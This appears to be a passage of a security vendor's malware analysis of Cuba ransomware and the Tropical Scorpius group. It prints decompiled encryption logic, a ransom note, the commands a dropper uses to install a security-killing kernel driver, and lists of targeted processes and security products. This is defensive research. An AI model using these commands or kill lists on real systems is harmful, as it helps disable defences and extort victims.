
```
  *a4 = 0xFFFFFFFF;
  a4[1] = 0x7FFFFFFF;
  switch ( a2 )
  {
    case 32:
      *chunkSpacing = 0x400000;
setNumberOfBytesToRead:
      *numberOfBytesToRead = 0x100000;
      return 1;
    case 48:
      *chunkSpacing = 0x800000;
      goto setNumberOfBytesToRead;
    case 64:
      *chunkSpacing = 0x1000000;
      goto setNumberOfBytesToRead;
    case 80:
      *a4 = 0x80000000;
      a4[1] = 12;
      *chunkSpacing = 0x1000000;
      goto setNumberOfBytesToRead;
    case 96:
      *a4 = 0xC800000;
LABEL_12:
      a4[1] = 0;
      *chunkSpacing = 0x1000000;
      goto setNumberOfBytesToRead;
    case 112:
      *a4 = 0x1F400000;
      goto LABEL_12;
    case 128:
      *a4 = 0x80000000;
      goto LABEL_12;
  }
  return 0;
```

Figure 6. Determination of chunk spacing prior to file encryption.

File Size	Chunk Size	Chunk Spacing
Less than 0x200000	Entire Size	N/A
Between 0x200000 & 0xA00000	0x100000	0x400000
Between 0xA00000 & 0x3200000	0x100000	0x800000
Between 0x3200000 & 0xC800000	0x100000	0x1000000
Between 0xC800000 & 0x280000000	0x100000	0xC800000
Greater than 0x280000000	0x100000	0x1F400000

Table 1. Chunk spacing based on file sizes within Cuba Ransomware.

Each encrypted file is also prepended with an initial 1024-byte header, containing the magic value FIDEL.CA (likely in reference to Fidel Castro, following the Cuba theme), followed by an RSA-4096 encrypted block containing the file-specific ChaCha key and nonce. After successfully encrypting a file, the extension .cuba is appended to the filename.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  46 49 44 45 4C 2E 43 41 00 04 00 00 08 00 00 00  FIDEL.CA........
00000010  E8 03 00 00 10 00 00 00 00 00 00 00 00 00 00 00  è...............
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  22 69 2E A6 D1 E8 EF 61 AC 29 25 AC D6 48 9B 58  "i.¦Ñèïa¬)%¬ÖH›X
00000110  0A 2A 64 F1 7D 12 A4 07 E9 DB B2 18 BD 9B AE 89  .*dñ}.¤.éÛ².½›®‰
00000120  B7 EC AC 11 F8 14 AA F1 BA 0E 63 C9 D7 6D 01 A1  ·ì¬.ø.ªñº.cÉ×m.¡
00000130  81 51 11 2A 69 88 D9 EB 9F 69 E2 B1 62 1F E1 02  .Q.*iˆÙëŸiâ±b.á.
00000140  BC AC 40 E4 53 A6 40 9E 5F 08 6E F8 62 6E 7F 8B  ¼¬@äS¦@ž_.nøbn.‹
00000150  E5 71 D6 ED 0F 74 FB 28 76 B8 E1 02 25 31 BF F5  åqÖí.tû(v¸á.%1¿õ
00000160  3E 00 F2 2A AF E1 54 A6 EA F3 B5 94 0E B2 8A 36  >.ò*¯áT¦êóµ”.²Š6
00000170  6B A3 15 F4 09 47 90 79 37 0E ED B1 99 FD A5 08  k£.ô.G.y7.í±™ý¥.
00000180  D4 1A 1D 83 EC 8C 7B 20 56 94 0A CB FB A1 EE 1B  Ô..ƒìŒ{ V”.Ëû¡î.
00000190  55 A8 3C A2 C8 1B 00 A8 CE 9C 81 92 38 11 7D 02  U¨<¢È..¨Îœ.’8.}.
000001A0  01 BC 2E F4 24 9B 97 30 1D EA 9C CC 98 BA 0B DC  .¼.ô$›—0.êœÌ˜º.Ü
000001B0  7E C3 14 88 A1 79 2E 5D 36 8A 7A 99 12 00 14 3F  ~Ã.ˆ¡y.]6Šz™...?
```

Figure 7. FIDEL.CA magic value followed by encrypted RSA blob.

As discussed by Trend Micro, the developers of Cuba Ransomware have built onto the list of targeted processes and services that will be terminated on runtime, as well as increasing the number of directories and extensions to avoid encrypting.

Targeted processes and services:

MySQL
MySQL82SQLSERVERAGENT
MSSQLSERVER
SQLWriter
SQLTELEMETRY
MSDTC
SQLBrowser
sqlagent.exe
sqlservr.exe

sqlwriter.exe
sqlceip.exe
msdtc.exe
sqlbrowser.exe
vmcompute
vmms
vmwp.exe
vmsp.exe
outlook.exe
MSExchangeUMCR
MSExchangeUM
MSExchangeTransportLogSearch
MSExchangeTransport
MSExchangeThrottling
MSExchangeSubmission
MSExchangeServiceHost
MSExchangeRPC
MSExchangeRepl
MSExchangePOP3BE
MSExchangePop3
MSExchangeNotificationsBroker
MSExchangeMailboxReplication
MSExchangeMailboxAssistants
MSExchangeIS
MSExchangeIMAP4BE
MSExchangeImap4
MSExchangeHMRecovery
MSExchangeHM
MSExchangeFrontEndTransport
MSExchangeFastSearch
MSExchangeEdgeSync
MSExchangeDiagnostics
MSExchangeDelivery
MSExchangeDagMgmt
MSExchangeCompliance
MSExchangeAntispamUpdate
Microsoft.Exchange.Store.Worker.exe


Avoided directories:

\windows\
\program files\microsoft office\
\program files (x86)\microsoft office\

\program files\avs\
\program files (x86)\avs\
\$recycle.bin\
\boot\
\recovery\
\system volume information\
\msocache\
\users\all users\
\users\default user\
\users\default\
\temp\
\inetcache\
\google\

Avoided extensions:
.exe
.dll
.sys
.ini
.lnk
.vbm
.cuba

Another major update can be found within the ransom note dropped by the ransomware; rather than rely solely on their Tor site, they are also offering communication via TOX, which is slowly becoming more popular among ransomware groups due to its secure messaging functionality.




```
"Greetings! Unfortunately we have to report you that your company were
compromised. All your files were
encrypted and you can't restore them without our private key. Trying
to restore it without our help may
cause complete loss of your data. Also we researched whole your
corporate network and downloaded all
your sensitive data to our servers. If we will not get any contact
from you in 3 next days we will public
it in our news site.
You can find it there (
[redacted]
Tor Browser is needed ( https://www.torproject.org/download/ )
Also we respect your work and time and we are open for communication.
In that case we are ready to discuss
recovering your files and work. We can grant absolute privacy and
compliance with agreements by our side.
Also we can provide all necessary evidence to confirm performance of
our products and statements.
Feel free to contact us with quTox ( https://tox.chat/download.html )

Our ToxID:
[redacted]

Alternative method is email: inbox@mail.supports24.net

Mark your messages with your personal ID: [redacted]
```

Figure 8. Ransom note dropped by Cuba Ransomware group.

Defense Evasion

Unit 42 observed Tropical Scorpius prior to the deployment of ransomware, using some interesting tools and techniques to evade detection and move around in the compromised environment.

Tropical Scorpius leveraged a dropper that writes a kernel driver to the file system called ApcHelper.sys. This targets and terminates security products. The dropper was not signed, however, the kernel driver was signed using the certificate found in the LAPSUS NVIDIA leak.




Name of signer:	Digest algorithm	Timestamp
NVIDIA Corporati...	sha1	Not available

Field	Value
Version	V3
Serial number	14781bc862e8dc503a559346f...
Signature algorithm	sha1RSA
Signature hash algorithm	sha1
Issuer	VeriSign Class 3 Code Signing ...
Valid from	Monday, July 27, 2015 8:00:0...
Valid to	Thursday, July 26, 2018 7:59:...
Subject	NVIDIA Corporation, NVIDIA C...

```
14781bc862e8dc503a559346f5dcc518
```

Figure 9. Kernel driver digital signature.

Upon executing the kernel driver dropper/loader, the kernel dropper uses multiple Windows APIs for finding the resource section and loading the resource type name called Driver. This is an embedded PE file and is the driver that will ultimately be written to the file system in subsequent API calls.




```
0008AE88  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ
0008AE98  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00           @
0008AEA8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0008AEB8  00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00
0008AEC8  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68           !  L !Th
0008AED8  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
0008AEE8  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS
0008AEF8  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode.    $
0008AF08  92 F3 82 82 D6 92 EC D1 D6 92 EC D1 D6 92 EC D1
0008AF18  05 E0 EF D0 D3 92 EC D1 05 E0 E8 D0 DE 92 EC D1
0008AF28  05 E0 ED D0 D3 92 EC D1 D6 92 ED D1 91 92 EC D1
0008AF38  6B E7 E8 D0 D7 92 EC D1 6B E7 EE D0 D7 92 EC D1   k       k
0008AF48  52 69 63 68 D6 92 EC D1 00 00 00 00 00 00 00 00   Rich
0008AF58  50 45 00 00 64 86 06 00 FA 2D 54 62 00 00 00 00   PE  d    -Tb
0008AF68  00 00 00 00 F0 00 22 00 0B 02 0E 1D 00 26 00 00         "       &
```

Figure 10. Kernel dropper resource section.

After the kernel driver drops onto the file system, the loader will first run a deletion command argument via cmd.exe for the file path.


```
cmd.exe /c del /f /a /q %SYSTEMROOT%\system\ApcHelper.sys
```

After this, it will create a new service using cmd.exe and run the argument below to set up a service for the kernel driver.



```
sc create ApcHelper binPath= %SYSTEMROOT%\system\ApcHelper.sys type=
kernel
```


Then the loader copies the kernel driver responsible for terminating security products onto the file system.



```
cmd.exe /c copy ApcHelper.sys %SYSTEMROOT%\system\ApcHelper.sys /Y
```

The core functionality of the kernel driver dropped and loaded is to resolve additional kernel APIs for performing functionality and targeting a list of security products for termination.


The additional APIs are resolved using a string constant for the desired API name; each Windows API below is used in a function call to MmGetSystemRoutineAddress for returning a pointer to the function. Below is a list of additional kernel APIs resolved that were found within the sample.



```
PsGetProcessInheritedFromUniqueProcessId
PsIsProtectedProcess
PsGetProcessImageFileName
PsGetProcessPeb
PsGetProcessWow64Process
PsCreateSystemThread
PsTerminateSystemThread
KeInitializeApc
KeInsertQueueApc
ZwTerminateProcess
ZwCreateJobObject
PsAssignProcessToJobObject
ZwAssignProcessToJobObject
ZwTerminateJobObject
MmUnmapViewOfSection
ObSetHandleAttributes
ObCloseHandle
PsSuspendProcess
PsResumeProcess
PsSetLoadImageNotifyRoutine
PsSetCreateThreadNotifyRoutine
PsSetCreateProcessNotifyRoutineEx
```

Figure 11. Kernel driver runtime APIs.

The list of security products targeted overlaps with the list of targets previously observed in the tool called “BURNTCIGAR” as discussed by Mandiant. This particular kernel driver is a variant of what Mandiant observed.



```
Sophos
sophos
alsvc
ALsvc
hmpalert
HMPAlert
McsAgent
mcsagent
McsClient
mcsclient
SAVAdminService
savadminservice
SapApi
sapapi
SavService
savservice
SEDService
sedservice
SSPService
sspservice
swc_service
SWC_Service
swi_fc
swi_filter
swi_service
```

